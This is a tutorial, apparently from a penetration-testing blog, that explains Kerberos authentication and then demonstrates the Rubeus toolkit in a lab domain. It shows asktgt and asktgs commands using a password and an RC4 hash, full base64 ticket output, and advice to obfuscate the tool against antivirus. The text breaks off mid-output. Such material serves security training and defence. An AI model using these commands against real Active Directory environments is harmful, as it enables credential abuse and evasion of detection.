



A Detailed Guide on
RUBEUS

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Introduction

Rubeus is a C# toolkit for Kerberos interaction and abuses. Kerberos, as we all know, is a ticket-based network authentication protocol and is used in Active Directories.

Unfortunately, due to human error, often times AD is not configured properly keeping security in mind. Rubeus can exploit vulnerabilities arising out of these misconfigurations and perform functions such as crafting keys and granting access using forged certificates. The article serves as a guide on using Rubeus in various scenarios.

Kerberos Authentication Flow

Kerberos and its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

“Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network”.


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
Volunteers (Players)	<ul style="list-style-type: none">• Client: A user who want to access some service• KDC: Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users & applications hashes (key), a authenticate server & ticket granting service.• Applications server: A dedicated server for specific service.
Encryption Keys	<ul style="list-style-type: none">• krbtgt key: using krbtgt account NTLM hash.• User key: using user NTLM hash.• Service key: using NTLM hash of service that can be a user or computer account.• Session key: which is passed between the user and KDC.• Service session key: to be use between user and service
Tickets	<p>The TGT (Ticket Granting Ticket): the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key.</p> <p>The TGS (Ticket Granting Service): the ticket which user can use to authenticate against a service. It is encrypted with the service key.</p>
PAC	<p>The PAC (Privilege Attribute Certificate): a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.</p>
Message	<ul style="list-style-type: none">• KRB_AS_REQ: User send request the TGT to KDC.• KRB_AS_REP: User received the TGT from KDC.• KRB_TGS_REQ: User send request the TGS to KDC, using the TGT.• KRB_TGS_REP: User received the TGS from KDC.• KRB_AP_REQ: User send request authenticate against a service, using the TGS.• KRB_AP_REP: (Optional) Used by service to identify itself against the user.• KRB_ERROR: Message to communicate error conditions.

Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE_KEY**: User NTLM HASH
- **YELLOW_KEY**: Krbtgt NTLM HASH
- **RED_KEY**: Service NTLM HASH

Step 1: By sending the request message to KDC, client initializes communication as:


KRB_AS_REQ contains the following:

- Username of the client to be authenticated.
- The service **SPN (SERVICE PRINCIPAL NAME)** linked with Krbtgt account
- An encrypted timestamp (Locked with User Hash: Blue Key)

The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.

- **Username**
- *Some encrypted data, (Locked with User Hash: Blue Key) that contains:*
 - Session key
 - The expiration date of TGT
- **TGT**, (Locked with Krbtgt Hash: Yellow Key) which contains:
 - Username
 - Session key
 - The expiration date of TGT
 - PAC with user privileges, signed by KDC




KRB_TGS_REQ contains:

- *Encrypted data with the session key*
 - *Username*
 - *Timestamp*
- *TGT*
- *SPN of requested service e.g. SQL service*

Step 4: The KDC receives the KRB_TGS_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB_TGS_REP which is encrypted using requested service hash (**Locked with Red Key**) & Some Encrypted Message using User Hash.

KRB_TGS_REP contains:

- Username
- Encrypted data with the session key:
 - Service session key
- The expiration date of TGS
- **TGS**, (Service Hash: RED Key) which contains:
 - Service session key
 - Username
 - The expiration date of TGS
 - PAC with user privileges, signed by KDC



Step 5: The user sent the copy of TGS to the Application Server,


KRB_AP_REQ contains:

- TGS
- Encrypted data with the service session key:
 - Username
 - Timestamp, to avoid replay attacks

Step 6: The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

Step 7: KDC verifies PAC (Optional)

Step 8: Allow the user to access the service for a specific time.



Service Principal Name


The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

Important Points

- If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.
- Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
- A given SPN can be registered on only one account.
- An SPN must be unique in the forest in which it is registered.

- If it is not unique, authentication will fail.

The SPN syntax has four elements



Example: **MSSQLSVC/ WIN-S0VKMTVLD2/ignite.local:1433**

Type of SPN:

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days; hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

Rubeus setup

Greek mythology mentions a three headed dog called “Cerberus” which sounds similar to “Kerberos” (maybe even the inspiration for the name!). Harry Potter also mentions a three headed dog called “fluffy” that belonged to and could be controlled by Hagrid whose full name was Rubeus Hagrid. With a name cleverly based on Sci-Fi and mythology, Rubeus is a tool, developed by Will Schroeder and a few other contributors, that attacks Kerberos and is capable of generating raw Kerberos data on UDP port 88. It is derived from Mimikatz and MakeMeEnterpriseAdmin projects. It can be downloaded [here](#).


Please note that the most recent Rubeus binary can be compiled from code by using Visual Studio but a release for ease of use can also be found [here](#).

Detection: Due to the usage of generic functions and derivation from Mimikatz (kekeo family of malware as per CARO) and set procedures, its signatures are by default blocked in many anti-viruses. Plus, Rubeus works as a dropped executable and so, a clever attacker needs to obfuscate Rubeus to hide its detection as soon as it’s dropped on the disk.

Once downloaded, it can be dropped on the victim’s system and run

rubeus.exe


```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /password:Password@1
rubeus.exe asktgt /user:harshitrajpal /password:Password@1
```



v2.0.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03

[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'

[*] Using domain controller: 192.168.1.2:88

[+] TGT request successful!

[*] base64(ticket.kirbi):


```
doIFNDCCBCTcGawIBBaEDAgEwooiERDCCBEBhgQ8MIIEOKADAgEFoQ4bDELHTklURS5MT0NBTKIhMB+g
AwIBAqEYMBYbBmtYnRndBsMaWduaXRllmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+bp2n6c
R6nOW8YUs13CPZj7qMGs2+cYjU94Y0qXrrWCma/eRT4U+w0/qHWR69XEjHWKUv5Ge4RlexET4LBURMdq
GKx7j0+HzpV25Wy2GHRD72aYQfVfbJQGSWxdY+QzF6tymWw8bQtHa3H1zUBUPDVATwd3VEL5saXWwarV
CD+ALKVJyAyNiMX+fZedOm17UgviqYPlkdZLCAM5JrALZjbiIFEk00uw03KwtYeFHXaXCJpgxHD/Hxr
LU4ue0tveR3p2embLFd/Vz72r0028Lntcvt6BZkOzwDC+bggX8R4TzpYVZK5NiIyV9rK0p0s/u4rHQ+N
LCDB4dxmN2JHUVYeBRo7D7LspeN2KPNTY11GnZsI7CEeN5qQuTefNsFqXkeysJMp3E2r/L8z/XTJNYexQ
yqh0Yc7XTqW0cdaajD3mlo2YnzA1nCur/u11jtuMPeL4LdIrfYl8fIe5AFDTJG8KGPKpm/J8BFHZcQdG
9zEDp3Btm6N6vnqV2eJ8HT59d80D0EM3B43TrAAZFhYG52tcUT3uDxGLtTOhXqL31xgzLHdcyHv20W/o
3UNSm12Eae+JEaNU9sE2CuKCy/frruqPa3enYS2IP7mjJ4Ec/GddaQC4VHmR/UAZ0nr7MExowj1/Nc9i
hiGS0St+L6DnmH4QTdf3LgnVekhChYgOxsC0LIYLSbpQa/guRo0yAn+wKG7ADrJmnXth5oqhV5F0RJsv
53plvfwnmgN+sFdDA1reVgU0qXC4yF+XzRV/TVr0GbX1hYrRWMEgBZ7Jer51foY86Ev7HsTMKaVkhLEc
V4oliVcbfzXihw7OzJjxKUhdZVu03//KHPWKpmeVpCXg/DLar7qD/Cfg7qLpBK9zj7StfUsVzqLI90a
+TrUOV0/tMyRuBfy7Ji5h2vabRVVLYOWICHZChRLJBph0bvTL+GLux7/xrALrg0Qe7pHvzDU8RWw78yu
DZP2ch0LJdDVC1868kD0Bi22i0AMj1buCjj1/OWN0T6+jQNo21XlTXfr4lKXb6ywyh0jfy07a0PLDSz2
wRV1xM4KBiXc3CJuY3B1EV37Q5bkDoOWZSLdiQtVg78dhpzwNFaOPviJR4a8I0YFbXvTr2pfLCfkRRdg
+MfGgeBQ0pnSEU9E9pqTn9vfTVAJn+071GyHOTyVfXBdJf8zQBH0Sbu3gF70WcVcuDw5SB+rsnF0v6H0
NBop7dtd9wimXL09z+tPedQwzuTB5b+/iVYeJcOr+7lwCwx0y78trB3/VHULv6rdHT3u08K/YwmBM+Vn
ADzh7jDQp55xpSza6Jw0KsQr0U7fUIRrPiB4X9gbT1+k560B2zCB2KADAgEAooHQB8IHNfYHKMIHh0IHE
MIHBMIG+oBswGaADAgEXoRIEEKERFamVamsGO/R+0Ro30UihDhsMSUd0SVRFLkxPQ0FMohowGKADAgEB
oREwDxsNaGFyc2hpdHJhanBhbKMHAWUAQ0UAAKURGA8yMDIyMDQyNzA2NDcwM1qmERgPMjAymjA0MjcX
NjQ3MDNaxpEYDzIwMjIwNTA0MDY0NzAzWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0
Z3QbDGLnbml0ZS5sb2Nhba==
```

```
ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         :harshitrajpal
```

As you can see above that a KRBtgt has been successfully generated which can be further used to generate TGS. The same can be achieved by providing in the encrypted password. Let's use password encrypted with RC4 cipher.

```
rubeus.exe asktgt /user:harshitrajpal
```

```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03
rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03
```



v2.0.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03

[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'

[*] Using domain controller: 192.168.1.2:88

[+] **TGT request successful!**

[*] base64(ticket.kirbi):

```
doIFNDCCBtCgAwIBBaEDAgEWooIERDCCBEBhgqQ8MIIEOKADAgEFoQ4bDELHtkLURS5MT0NBTKiHMB+g
AwIBAAQEMBYBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+YMUgN/
rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwL0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7TO
EJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFL+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJW
Am9CafzDT0M4rJwfe4p+w0fov7uJ+5RA0xGLD09cJojoYFFyWa8jMqATZfCkkgoiID2iJUHCW3nx++OU
AUHbT5j90mt6RoCqHTXSfWPacByts/J1y5Z7vvh8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX61
50twgJfk/hxeKtQv6vGmNKWAyngxILDI+q6JBZj9hRomSkVtOPmfVKDyU1qD3I0yBsug5790KcYghkZj
vBGmo008mrOY0s8HPWxuBnxqC0MuVVsufAiQF0ONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnztCsJ
lhwNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdmrSnyyru+cM6e2q0HezJF0xQ3qAq1dRvp
LJ8zf/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjma/CzzCoc4FqH0BeHyAauNx2pukfcJ
AaemLYuf8Ne6T4l2u76zvYX0axFNjd+fIqmufojunPU0wFZUDUv4qau5pR8B7651z0KM50RoefMJs4b0
RjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZL5VR0+d1BjFffCMgJ/GdvD2sEpeGIh7VF33CmgQF0kru
qYkTKMbILl3YmZISBdp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWYREdhwKwq3U1n8Z5QCUQ33ltNrQ6
wehkDKFE/ILWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV30wt4oRF3pE/UzujNiC2
+S3QdeN9MpteyTZK300I+niKhGp6pw4rSktbGc+u/nq+C34hL2zftuJKZiIR7MCwiq/N539WOWp62e+C
8fkx/doSCC0QbRjW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSutRGAUJE4FSf6pcl7/o8UKoYhfY
dhWGH4+HwV8xjFpB9V4EBN4qRtTHEu0KcCG2xz5nw+ZcxjvJc2LNWqQmKnnTuGNrivemKsYmLZ4UUVZ+
LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRLGA0VXIdCMjDxxRtgGhPNFeAwWQ8s
LQKk6bBKQ7ntL2Z6ay/W0k92xMwoo/LfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBIHNfYHKMIHhOIH
MIHBMIG+oBswGaADAgEXoRIEEK0ptIIEyrU+xtrKFTDgJSShDhMSUd0SVRFLkxPQ0FMohowGKADAgEB
oREwDxsNaGFyc2hpdHJhanBhbKMAwUAQOUAAKURGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0MjcX
NjUwMTFapxeyDzIwMjIwNTA0MDY1MDExWgqOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGWZrcmJ0
Z3QbDGlnbm0ZS5sb2Nhba=
```

Asktgs

Rubeus has an asktgs option which can build raw TGS-REP request by providing a ticket either in the CLI argument or by providing path to a ticket.kirbi file placed on disk. Each TGS has a specified purpose.

For example, let's create a TGS for LDAP service. One or more service SPNs can be provided.

```
rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBtCgAwIBB...bA==
/service:LDAP/dc1.ignite.local
```



```
C:\Users\Public>rubeus.exe asktgs /user:harshitrajpal /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEbhgg
Q8MIIEOKADAgEfoQ4bDELHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEq
EDAgECooID6gSCA+YMUgN/rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCiWl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdIL7
T0EJ3CR6nTc0zmmIOBX7TKhMzRtPlpeQo7ynFl+MRkSNv/cn51R/z2sSFULeTbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwFE4
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h8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKtQv6vGmNKWAyngxILDI+q6JBZj9hRomSkVtOPmFVKDYU1
qD3I0yBsuG579oKcYghkZvBGmo0o8mrOY0s8HpWxuBnxqC0MuVVsufAiQFOONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnztC
sjlHsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnnyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUf4NjXfmZjma/CzzCoc4FqH0BeHyAauNx2pukfcJAaemLYuf8Ne6T4L2u76zvYX0axFNjd+fIqmuf0
junPUOWFZUDUv4qau5pR8B7651z0KM50RoefMJ54b0RjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZL5VR0+d1BjFffCMgJ/GdvD
2sEpeGIh7VF33CmgQFOkruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QUQ33ltNr
q6wehkDKFE/IlWfkuJ7CPiEnt3cWrsL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30
OI+niKhGp6pw4rSkbtGc+u/nq+C34hL2zftuJKZIR7MCwiq/N539WOWp62e+C8fkx/doSCCOQbRjW1ZUS4s59m1RBNZyoVggXN
g3ggvDCIPCTwEMsUtRGAUJE4FSf6pcl7/o8UKoYhYdhwGH4+HwV8xjFpB9V4EBN4qRttHEuOKcCG2xz5nW+ZcxjvJc2LNNWqQmKN
nTuGNrivemKsYmL24UUVZ+LBSwQ1AaziFANXooWhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRlGA0VXIdCMjDxXrtGhPNFeAwWQ
8sLQK6bBKQ7ntL2Z6ay/W0k92xMwoo/lfBeFSU1T1/7WVZ60B2zCB2KADAgEaooHQBIHNFYHKMIHhOIHMIHBMIG-oBswGaADAg
EXoRIEEKoptI1EyrU+XtrKFTDGjSShDhsMSUDOSVRFLkxPQ0FMohowGKADAgEBoREwDxsNaGfyc2hpdHJhanBhbKMHAWUAQOUAAK
URGA8yMDIyMDAyA2NTAxMVqmERgPMjAyMA0MjcxNjUwMTFapXcYDzIwMjIwNTA0MDY1MDExWqOGwXJR05JVEUuTE9DQUpYIT
AfoAMCAQKhGDAWGWZrcmJ0Z3QbDGlbnml0ZS5sb2NhbA= /service:LDAP/dc1.ignite.local
```

By providing in the TGT we generated in the previous step (copying in notepad and removing enters to type the ticket in a single line) we have generated a TGS successfully.

```
(S)
Rubeus
v2.0.2

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'LDAP/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] TGS request successful!
[*] base64(ticket.kirbi):

doIFWDCCBVSGAwIBBaEDAgEWooIEVjCCBFJhggROMIIESqADAgEfoQ4bDELHTklURS5MT0NBTKIhMCGg
AwIBAqEaMBgBBExEQVAbEGRjMS5pZ25pdGUubG9jYyJggQMMIECKADAgESoQMAQWiggP6BIID9i8d
//tODAILw25XQfJ/w+tZm96gwVN5nMN40e2ATHDXXzUPBE6Lt+Q9Jmp145wVFDROvdqqIpWitdS4mlEu
XPZT0Ghggr0CdmBLIT06ySiSjal3lBZT+qXEXw2kfnYAawrqOD7oIeKZJNMQ7yARxW2Ugs6JokWizTz
